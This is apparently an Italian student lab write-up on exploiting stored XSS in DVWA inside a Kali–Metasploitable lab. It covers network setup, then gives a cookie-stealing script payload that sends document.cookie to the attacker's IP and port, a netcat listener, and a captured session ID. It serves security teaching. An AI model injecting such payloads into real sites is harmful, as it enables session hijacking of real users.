



Marzo 2024

CYBER SECURITY SPECIALIST

BWL 2

Jacopo Trovato




Web Application Exploit XSS

La web application DVWA presenta svariate vulnerabilità tra cui la **XSS persistente**, che si verifica quando i dati forniti dall'attaccante vengono salvati sul server esterno. Per poter sfruttare questa vulnerabilità la prima cosa è assicurarsi che le 2 macchine, Kali Linux e Metasploitable, comunichino tra loro. Per far ciò bisogna modificare gli indirizzi IP per mettere le 2 macchine sulla stessa rete.

- **Comunicazioni tra le macchine**

Aprire Kali Linux, andare sul terminale e inserire questo comando "sudo nano /etc/network/interfaces", si aprirà la configurazione di rete, e sarà possibile modificare l'indirizzo IP.

interfaccia di rete
di Kali Linux



```
File Actions Edit View Help
GNU nano 7.2
This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

source /etc/network/interfaces.d/*

# The loopback network interface
auto lo
iface lo inet loopback

auto eth0
iface eth0 inet static
address 192.168.104.100/24
gateway 192.168.11.1
```

Dopo aver modificato l'indirizzo IP, procedere a fare un reboot della rete con

"sudo /etc/init.d/networking restart".

Una volta che l'azione è stata eseguita, sempre da terminale, usare il comando "ifconfig" per assicurarsi che l'indirizzo IP scelto sia stato salvato.

Pagina del
comando ifconfig

```

File Actions Edit View Help

(kali@kali)-[~/Desktop]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.104.100 netmask 255.255.255.0 broadcast 192.168.104.255
    inet6 fe80::a00:27ff:fe21:b1d0 prefixlen 64 scopeid 0<link>
    ether 08:00:27:21:b1:d0 txqueuelen 1000 (Ethernet)
    RX packets 1077 bytes 592182 (578.3 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 1901 bytes 222054 (216.8 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 6247 bytes 1088183 (1.0 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 6247 bytes 1088183 (1.0 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

```

Quando si è certi che l'indirizzo IP di Kali è stato modificato, usare lo stesso procedimento su Metasploitable. Usare il comando "sudo nano /etc/network/interfaces" per modificare l'intera configurazione di rete. Effettuate le modifiche, usare "sudo /etc/init.d/networking restart" per riavviare la rete e per assicurarsi che l'IP sia stato modificato usare il comando "ifconfig".

interfaccia di rete
di Metasploitable

```

msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:0e:30:df
          inet addr:192.168.104.150  Bcast:192.168.104.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe0e:30df/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1787 errors:0 dropped:0 overruns:0 frame:0
          TX packets:979 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:212098 (207.1 KB)  TX bytes:584200 (570.5 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:376 errors:0 dropped:0 overruns:0 frame:0
          TX packets:376 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:128965 (125.9 KB)  TX bytes:128965 (125.9 KB)

```

```

msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:0e:30:df
          inet addr:192.168.104.150  Bcast:192.168.104.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe0e:30df/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1787 errors:0 dropped:0 overruns:0 frame:0
          TX packets:979 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:212098 (207.1 KB)  TX bytes:584200 (570.5 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:376 errors:0 dropped:0 overruns:0 frame:0
          TX packets:376 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:128965 (125.9 KB)  TX bytes:128965 (125.9 KB)

```

Pagina del
comando ifconfig

Se tutti i comandi sono stati eseguiti correttamente le 2 macchine possono comunicare, per controllare che ciò accada usare il comando:

"ping_(indirizzo IP della macchina da contattare)".

Ping funzionante di
Kali Linux

```
File Actions Edit View Help

(kali@kali)-[~/Desktop]
$ ping 192.168.104.150
PING 192.168.104.150 (192.168.104.150) 56(84) bytes of data.
64 bytes from 192.168.104.150: icmp_seq=1 ttl=64 time=9.17 ms
64 bytes from 192.168.104.150: icmp_seq=2 ttl=64 time=3.81 ms
64 bytes from 192.168.104.150: icmp_seq=3 ttl=64 time=5.44 ms
64 bytes from 192.168.104.150: icmp_seq=4 ttl=64 time=2.73 ms
64 bytes from 192.168.104.150: icmp_seq=5 ttl=64 time=0.745 ms
64 bytes from 192.168.104.150: icmp_seq=6 ttl=64 time=2.10 ms
64 bytes from 192.168.104.150: icmp_seq=7 ttl=64 time=1.42 ms
64 bytes from 192.168.104.150: icmp_seq=8 ttl=64 time=2.99 ms
64 bytes from 192.168.104.150: icmp_seq=9 ttl=64 time=2.59 ms
64 bytes from 192.168.104.150: icmp_seq=10 ttl=64 time=1.64 ms
```

Ping funzionante di
Metasploitable

```
msfadmin@metasploitable:~$ ping 192.168.104.100
PING 192.168.104.100 (192.168.104.100) 56(84) bytes of data.
64 bytes from 192.168.104.100: icmp_seq=1 ttl=64 time=1.02 ms
64 bytes from 192.168.104.100: icmp_seq=2 ttl=64 time=1.97 ms
64 bytes from 192.168.104.100: icmp_seq=3 ttl=64 time=2.00 ms
64 bytes from 192.168.104.100: icmp_seq=4 ttl=64 time=0.626 ms
64 bytes from 192.168.104.100: icmp_seq=5 ttl=64 time=1.92 ms
64 bytes from 192.168.104.100: icmp_seq=6 ttl=64 time=2.40 ms
64 bytes from 192.168.104.100: icmp_seq=7 ttl=64 time=1.71 ms
64 bytes from 192.168.104.100: icmp_seq=8 ttl=64 time=1.34 ms
64 bytes from 192.168.104.100: icmp_seq=9 ttl=64 time=2.11 ms
64 bytes from 192.168.104.100: icmp_seq=10 ttl=64 time=1.80 ms
```

• Web Application DVWA

Per accedere alla pagina di DVWA bisogna aprire un browser da Kali Linux, es. Firefox, e inserire l'indirizzo IP di Metasploitable, se le macchine comunicano correttamente, si aprirà un'interfaccia con varie pagine, cliccare su "DVWA".



Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


Interfaccia dell'IP di
Metasploitable

- [TWiki](#)
- [phpMyAdmin](#)
- [Mutillidae](#)
- [DVWA](#)
- [WebDAV](#)

Aperta la pagina di DVWA inserire le credenziale predefinite

- admin
- password


Interfaccia dell'IP di Metasploitable



The image shows the DVWA login page. At the top center is the DVWA logo, which consists of the letters 'DVWA' in a bold, sans-serif font, with a green and blue circular graphic element to the right. Below the logo are two input fields: 'Username' and 'Password'. The 'Username' field is a simple text box, and the 'Password' field is a text box with a small eye icon to its right. Below these fields is a 'Login' button.

Una volta entrati, si presenterà la pagina Home di DVWA, la prima cosa da fare è modificare il livello di sicurezza.

Pagina home di DVWA



The image shows the DVWA home page. At the top is a dark grey header with the DVWA logo. Below the header is a sidebar on the left with a list of links: Home (highlighted in green), Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. The main content area on the right has a heading 'Welcome to Damn Vulnerable Web App!' followed by a paragraph describing the application. Below this is a 'WARNING!' section with a paragraph of text. Then there is a 'Disclaimer' section with a paragraph of text. Finally, there is a 'General Instructions' section with a paragraph of text. At the bottom of the main content area, there is a text box that says 'You have logged in as 'admin''. At the very bottom of the page, there is a footer that says 'Damn Vulnerable Web Application (DVWA) v1.0.7'.

Per modificare il livello di sicurezza bisogna andare su "DVWA Security" e cambiare da High a Low, in questo modo sarà più semplice eseguire l'attacco.

Pagina DVWA Security

DVWA Security

Script Security

Security Level is currently **low**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

low Submit

PHPIDS

PHPIDS v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently **disabled**. [\[enable PHPIDS\]](#)

[\[Simulate attack\]](#) - [\[View IDS log\]](#)

Security level set to low

Username: admin
Security Level: low
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7

- **XSS stored**

Per sfruttare la vulnerabilità **XSS persistente** occorre cliccare sulla pagina XSS stored.

Pagina XSS stored

DVWA

Vulnerability: Stored Cross Site Scripting (XSS)

Name *

Message *

Sign Guestbook

Name: test
Message: This is a test comment.

More info

<http://hackers.org/xss.html>
http://en.wikipedia.org/wiki/Cross-site_scripting
<http://www.cgisecurity.com/xss-faq.html>

Username: admin
Security Level: low
PHPIDS: disabled

View Source View Help

Damn Vulnerable Web Application (DVWA) v1.0.7

Da questa pagina è possibile sfruttare la vulnerabilità XSS persistente per attaccare Metasploitable e rubare una sessione di un utente lecito del sito.

I cookie di sessione sono un tipo di cookie utilizzato per memorizzare informazioni temporanee durante la sessione di navigazione di un utente su un sito web. Per rubarli bisogna utilizzare il seguente script:


```
"<script>window.location="http://(IP di Kali):(Numero porta)/?cookie="+document.cookie</script>"
```

Questo script modifica la locazione della pagina aperta nel browser e invia i dati dei cookie dell'utente ad un server remoto sotto il controllo dell'attaccante.

Nella pagina di XSS stored dove è scritto "Name*" inserire un nome qualsiasi, es. Hack, e dove è scritto "Message*" inserire lo script, che nel caso attuale andrà scritto così:

```
"<script>window.location="http://192.168.104.100:4444/?cookie="+document.cookie</script>"
```


Pagina XSS stored post attacco



The screenshot shows the DVWA interface. The sidebar on the left contains the following links: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, **XSS stored** (highlighted), DVWA Security, PHP Info, About, and Logout. The main content area is titled 'Vulnerability: Stored Cross Site Scripting (XSS)'. It features two input fields: 'Name *' and 'Message *'. Below these fields is a 'Sign Guestbook' button. Underneath the input fields, there are two example entries: one with 'Name: test' and 'Message: This is a test comment.', and another with 'Name: hack' and an empty 'Message:' field.

Prima di far partire l'attacco cliccando su "Sign Guestbook", aprire il terminale e far partire il comando: "nc -l -p (numero porta)", che è un comando **netcat**, ovvero uno strumento a riga di comando, responsabile della scrittura e della lettura dei file in rete.

Con questo comando i cookie di sessione della pagina DVWA verranno scritte direttamente sul terminale di Kali Linux. In questo caso il comando sarà "nc -l -p 4444".



```
(kali@kali)-[~/Desktop]
$ nc -l -p 4444
GET /?cookie=security=low;%20PHPSESSID=7596bd14a2b76777aa36f6f1d46bb5d2 HTTP/1.1
Host: 192.168.104.100:4444
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.104.150/
Connection: keep-alive
Upgrade-Insecure-Requests: 1
```

Sul terminale sono arrivate informazioni sulla pagina hackerata e la relativa porta, queste informazioni che l'attacco ha fornito sono:

- come i cookie di sessione
- il browser utilizzato, la lingua
- il link della pagina hackerata
- la connessione con quella porta è ancora attiva o meno.